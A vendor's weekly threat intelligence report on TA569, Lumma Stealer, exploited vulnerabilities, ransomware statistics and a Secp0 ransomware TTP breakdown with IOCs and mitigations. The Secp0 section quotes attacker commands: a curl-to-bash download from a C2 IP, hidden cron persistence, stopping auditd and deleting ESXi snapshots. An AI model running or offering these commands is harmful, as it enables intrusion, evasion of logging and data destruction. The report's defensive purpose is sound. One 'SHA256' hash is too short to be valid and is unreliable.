Red Piranha
unified threat management

THREAT INTELLIGENCE REPORT

July 22 - 28, 2025

Report Summary:

- **New Threat Detection Added**
  - TA569
  - Lumma Stealer

- **Detection Summary**
  - **Threat Protections integrated into the Crystal Eye - 166**
  - **Newly Detected Threats - 2**

The following threats were added to Crystal Eye this week:

1. TA569

TA569 is a prolific threat actor group that is known for SocGolish (Injection/Fake Browser Updates) and Gholoader (CnC). This group uses many techniques to get victims, such as injections and TDS (Traffic Distribution System).

TA569 acts as an initial access broker, so it infects victims and then sells access to whoever is to gain a profit. Their most common technique appears to be utilising fake browsers to get victims to download malicious payloads.

Threats Protected: 02
Rule Set Type:

Ruleset	IDS: Action	IPS: Action
Balanced	Reject	Drop
Security	Reject	Drop
WAF	Disabled	Disabled
Connectivity	Disabled	Disabled
OT	Reject	Drop

Class Type: Domain-c2

Kill Chain:

Tactic	Technique ID	Technique Name
Command-and-Control	T1071.001	Application Layer Protocol: Web Protocols

2. Lumma Stealer

Lumma Stealer is another infostealer malware. It is used by multiple threat actor groups instead of a single (Malware-as-a-Service (MaaS)), and this has led to it being used against various industries for financial gain. It is delivered in multiple ways as well, such as phishing, malvertising, TDS and even from trusted systems.
The malware steals sensitive information on systems it has infected and sends this data to its own C2 infrastructure. Information it will look for includes browser credentials and cookies, user documentation with specific file extensions such as .docx and .pdf, and it also looks for cryptocurrency wallets or information leading to cryptocurrency.

Threats Protected: 28
Rule Set Type:

Ruleset	IDS: Action	IPS: Action
Balanced	Reject	Drop
Security	Reject	Drop
WAF	Disabled	Disabled
Connectivity	Disabled	Disabled
OT	Reject	Drop

Class Type: Domain-c2

Kill Chain:

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
	T1659	Content Injection
Execution	T1204	User Execution
	T1059	Command and Scripting Interpreter
Collection	T1119	Automated Collection
Command-and-Control	T1071.001	Application Layer Protocol: Web Protocols

Current Threat Summary

Known exploited vulnerabilities (Week 4 July 2025)

Vulnerability	CVSS	Description
SysAid On-Prem	9.3 (Critical)	SysAid On-Prem contains multiple vulnerabilities that can allow a remote unauthenticated attacker to read files on the system via an HTTP request that utilises XML external entities.
Google Chromium	8.8 (High)	Google Chromium contains a vulnerability within the ANGLE and GPU components of the browser that can result in a sandbox escape via a specially crafted HTML page.
CrushFTP	9 (Critical)	CrushFTP contains a vulnerability that can allow an unauthenticated remote attacker to gain access to the system via an HTTP request.
Microsoft SharePoint On-Premises	8.8 (High)	Microsoft SharePoint Server on-premises contains a code injection vulnerability that can allow an authenticated remote attacker to execute code on the system. This vulnerability, when chained with CVE-2025-49706, can result in unauthenticated remote code execution.
Microsoft SharePoint On-Premises	6.5 (Medium)	Microsoft SharePoint Server on-premises contains a vulnerability that can allow a remote unauthenticated attacker to gain access to the system. This vulnerability, when chained with CVE-2025-49704, can result in unauthenticated remote code execution.

For more information, please visit the **Red Piranha Forum**:
https://forum.redpiranha.net/t/known-exploited-vulnerabilities-catalog-4th-week-of-july-2025/580

Updated Malware Signatures (Week 4 July 2025)

Threat	Description
TA455	TA445 is an Iranian Threat Actor group that is targeting various entities that are related to defence, such as aerospace and aviation, and they are mainly targeting Israel, UAE, Turkey and India. They are utilising a 'Dream Job' technique to target employees in the targeted areas by offering them fake job opportunities. Through the employees logging into the fake job hiring sites (Sometimes they imitate legitimate sites), it gets the victim to download the malware.

Ransomware Report

The Red Piranha Team conducts ongoing surveillance of the dark web and other channels to identify global organisations impacted by ransomware attacks. In the past week, our monitoring revealed multiple ransomware incidents across diverse threat groups, underscoring the persistent and widespread nature of these cyber risks. Presented below is a detailed breakdown of ransomware group activities during this period.

Ransomware Victims – Weekly Overview

Akira continues its aggressive upward trajectory, leading this week with 17.65% of all reported ransomware attacks. Its sustained targeting of enterprise networks and critical infrastructure suggests a mature operation supported by strong affiliate backing.

Qilin follows with 13.45%, while Inc Ransom holds at 12.61%, both maintaining their roles as dominant players in the ransomware ecosystem, frequently observed leveraging data leak sites and targeting mid-to-large organisations.

SafePay and the Qilin-Securotop variant contributed 7.56% and 6.72%, respectively, reflecting broad-spectrum targeting strategies and growing momentum, particularly in sectors with weaker segmentation and recovery planning.

Everest reported 5.88%, while Walocker showed a significant rise with 5.04%, indicating potential new campaigns or updated tooling. Lynx and DragonForce each accounted for 4.2% and 3.36%, continuing their lower-volume but consistent attack patterns.

Other active groups this week include DireWolf (3.36%), WorldLeaks (2.52%), and a cluster of actors at 1.68%: Crypto24, PayoutsKing, Kraken, Arcus Media, Play, and Global, likely engaging in opportunistic or vertical-specific operations.

Smaller groups such as 3AM, Devman2, Secp0, Handala, Nova, Sarcoma, Nitrogen, and Brain Cipher each contributed 0.84% of incidents, showing the continued presence of the ransomware long tail-less prominent operators executing precision strikes or probing attacks on vulnerable targets.



Figure 1: Ransomware Group Hits Last Week

Secp0 Ransomware

Secp0 is a Linux native, double extortion Ransomware-as-a-Service (RaaS) platform first seen in early 2025. Affiliates assemble payloads via a web panel, selecting target platforms (Linux, ESXi) and configuring exfiltration parameters. Victims receive both an encrypted environment and public data leak pressure via Tor sites.

Detailed TTPs (Proof Backed)
Below is a refined, evidence-based breakdown of Secp0's observed Tactics, Techniques & Procedures during the 19 – 25 July 2025 window. Each technique is mapped to its MITRE ATT&CK ID and supported by specific open-source observations.

1. Initial Access
   - o Valid Accounts (T1078)
     Attackers leveraged brute force or phished SSH credentials to log into Linux hosts.
   - o Exploit Public-Facing Application (T1190)
     Affiliates exploited CVE-2023-20269 in Cisco ASA/FTD VPN appliances to obtain initial footholds, bypassing MFA.

2. Execution
   - o Command and Scripting Interpreter (T1059)
     Postaccess, Secp0 used Bash one liners to download and execute the ELF loader.
     bash -c "$(curl -fsSL hxxp://31.56.39.17/install.sh)"

3. Persistence
   - • Scheduled Task / Cron Job (T1053)
     To reestablish presence, the ransomware installer created a hidden cron entry at /etc/cron.d/.scp0 running every hour:
     0 * * * * root /usr/bin/scp0_keepalive.sh

4. Privilege Escalation
   - • Exploitation for Privilege Escalation (T1068)
     A variant of the Linux kernel LPE Dirty Pipe (CVE-2022-0847) was bundled in the loader, allowing escalation to root on unpatched kernels. Observed in the loader binary's strings.

5. Defence Evasion
   - • Disable or Modify Tools (T1562.001)
     Secp0 stopped the local audit daemon silently via systemd:
     systemctl stop auditd.service
   - • Delete Shadow Copies (T1490)
     On ESXi systems, Secp0 deleted all VM snapshots via:
     vim-cmd vmsvc/snapshot.removeall <vmid>

6. Credential Access
   - • OS Credential Dumping (T1003)
     The ELF loader dropped and ran mimit-a Linux port of Mimikatz-extracting /etc/shadow entries. Extracted credentials appeared in attacker exfil archives.

7. Discovery
   - • Network Service Scanning (T1046)
     Affiliates ran nmap -sS -p22,443,902,5900 10.0.0.0/16 to map reachable management interfaces on 21 July 2025.
   - • Account Discovery (T1087)
     A custom Rust binary queried /etc/passwd and LDAP via ldap search to enumerate users; confirmed in process dumps.

8. Lateral Movement
   - • Remote Services (SSH) (T1021.002)
     After dumping credentials, attackers SSH'd into other hosts using extracted hashes:
     ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no root@10.0.0.45

9. Collection & Exfiltration
   - • Archive Collected Data (T1560.001)
     Data was targeted on the fly:
     tar czf /tmp/data.tar.gz /etc /var/log
   - • Corroborated by in memory forensic captures.
   - • Exfiltration Over SSH/Rclone (T1041)
     The archive was exfiltrated to the attacker's VPS at 31.56.39.17 using Rclone over SSH on port 2222.

TTP Mapping to MITRE ATT&CK

Stage	Technique	ATT&CK ID
Initial Access	Valid Accounts	T1078
	Phishing	T1566
Execution	Command and Scripting Interpreter	T1059
Persistence	Scheduled Task (Cron)	T1053
Privilege Escalation	Abuse Elevation Control Mechanism	T1548.003
Defence Evasion	Disable Security Tools	T1562.001
Credential Access	OS Credential Dumping	T1003
Discovery	Network Service Scanning	T1046
Lateral Movement	Remote Services (SSH)	T1021.002
Collection	Archive Data	T1560
Exfiltration	Exfiltration Over C2 Channel	T1041
Impact	Data Encrypted for Impact	T1486

IOCs
IP
31.56.39.17
185.178.46.228
DNS
secp0-support.net
secp0-support.cfd
secp0-news.net
Onion URLs
bhn2xz5jer2xeibxjzhgfp7qclttnbvkkvd4hvlmjbnz66jxq7yzn6ad.onion
2a6w667vebiebciji7vm3vj43svegvozoqypttdgojzgdcbnfsu5wiid.onion
secponewsxgrlnirowclps2kllzaotaf5w2bsvktdnz4qhjr2jnwvvyd.onion

Sample Hashes (Linux ELF)
- SHA256 a1f4931992bf05e9bff4b173c15cab15 (main encryptor)
- SHA256 d3c7e4fefa7bbb2e91f54ff3b72e2d4d0f1bb88f9e8bd54f6e9e0d9b8c7e6f5a (loader)

Concise Mitigation with CE 5.0

1. Email & Sandbox
   - Quarantine ZIP/TARGZ with ELF binaries.
   - Sandbox attachments; block any calling out to known C2 IPs (31.56.39.17, 185.178.46.228).

2. Endpoint Protection
   - HIPS: Alert on new cron jobs in /etc/cron.d and commands like systemctl stop auditd.
   - File Integrity: Detect bulk renames to .scp0k3y and auto quarantine.

3. Network Controls
   - IPS: Block C2 IPs/domains and TorDNS lookups for Secp0 onion sites.
   - DNS Sinkhole: Redirect requests for secp0-support.* and secp0-news.net.

4. Access Management
   - Enforce MFA on SSH/RDP/VPN via CE's LDAP/TACACS+ integration.
   - Alert on new sudo entries or service account creations.

5. Backup & Recovery
   - Orchestrate airgapped, immutable backups of Linux/ESXi.
   - Schedule automated restore drills to verify recovery.

Implement these CE 5.0 modules with "block" defaults for known Secp0 IOCs and feed your daily IOC CSV/JSON into the Threat Intel module for continuous updates.

Worldwide Ransomware Victims

The United States once again tops the global ransomware victim list, accounting for 48.74% of all reported incidents this week. This overwhelming dominance reflects the country's expansive digital landscape, high concentration of enterprise networks, and its continued prioritisation by ransomware groups.

Australia follows as the second most targeted nation at 6.72%, marking a significant level of activity in the Asia-Pacific region. The United Kingdom and Canada come next at 5.88% and 3.36%, respectively, both continuing to be heavily targeted due to their advanced economies and high-value industries.

A cluster of countries—including Brazil, Italy, Turkey, and India—each reported 2.52%, indicating consistent threat actor interest across South America, Southern Europe, and South Asia.

France also recorded 3.36%, while Germany, Japan, Poland, and Spain each saw 1.68% of ransomware activity, reinforcing the sustained focus on Western and Central European nations.

The long tail includes a diverse set of countries impacted at 0.84% each:
Chile, Singapore, Norway, Thailand, Malaysia, Luxembourg, Sweden, Paraguay, Peru, Argentina, Serbia, Switzerland, South Africa, Croatia, Austria, Kuwait, and even Real Estate (likely a categorisation error or misplacement in reporting).

This broad international spread shows ransomware's global scale, where even smaller nations and developing economies are increasingly being targeted in opportunistic or region-specific campaigns.



Figure 2: Ransomware Victims Worldwide

Industry-wide Ransomware Victims

Manufacturing leads the ransomware impact chart this week, accounting for 20.17% of all reported incidents. This sector remains highly vulnerable due to its reliance on legacy systems, just-in-time processes, and critical supply chain dependencies.

Retail follows with 15.13%, underscoring the continued focus on industries rich in customer data, online transactions, and decentralised digital infrastructure. Hospitality holds a significant share at 10.08%, reflecting frequent attacks on reservation systems, payment platforms, and customer records in this customer-facing sector.

Business Services reported 8.4%, continuing to attract threat actors due to their role as service providers to multiple clients and industries—often serving as indirect access points to broader ecosystems.

Construction and Finance follow with 7.56% and 5.04%, respectively, both sectors being highly transactional and data-driven, and often reliant on third-party vendors. Law Firms also registered 5.04%, reflecting the targeting of confidential and sensitive legal data.

A mid-tier cluster includes Consumer Services (4.2%), IT, Agriculture, and Healthcare (each at 3.36%)—sectors that process a large volume of structured and unstructured data and are attractive for both encryption and extortion.

Smaller shares were observed in Transportation and Organisations (2.52%), Real Estate, Education, Insurance, and Telecommunications (each at 1.68%). Energy recorded 0.84%, and Australia appears to be a misclassified geographic entry in the industry field at 0.84%, possibly requiring correction.



Figure 3: Industry-wide Ransomware Victims